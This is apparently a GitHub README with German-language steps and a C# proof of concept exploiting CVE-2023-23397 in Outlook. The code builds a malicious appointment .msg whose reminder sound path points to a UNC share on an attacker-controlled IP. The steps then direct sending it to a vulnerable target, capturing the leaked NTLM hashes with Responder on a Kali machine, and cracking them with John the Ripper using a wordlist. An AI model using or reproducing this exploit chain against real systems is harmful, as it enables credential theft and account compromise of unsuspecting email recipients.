
 moneertv/cve-2023-23397
CVE-2023-23397 C# PoC

CVE-2023-23397 C# PoC
1- Laden Sie das msgkit herunter
2- Bearbeiten Sie die Appointment-Klasse und fügen Sie Folgendes hinzu:

3- Erstellen Sie eine neue Klasse im Projekt, um die Eigenschaften der msg-Datei festzulegen:
using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}
4- Ändern Sie die Eigenschaften des Projektausgabetyps auf Konsole:

5- Führen Sie das Projekt aus, um die dirty.msg zu generieren
6- Senden Sie die Nachricht an ein verwundbares Ziel und warten Sie, bis die Erinnerung an das Meeting aktiviert wird.
6-2- Während Sie warten, führen Sie auf der Kali-Maschine, deren IP wir in der Hauptklasse eingetragen haben, den folgenden Befehl aus, um auf diejenigen zu lauschen, die den Köder genommen haben: # responder -I eth0 -v
7- Sobald Sie die Hashes erhalten haben, speichern Sie sie in einer Datei und führen Sie John the Ripper auf den Hashes mit einer Wortliste aus (z. B. rockyou).






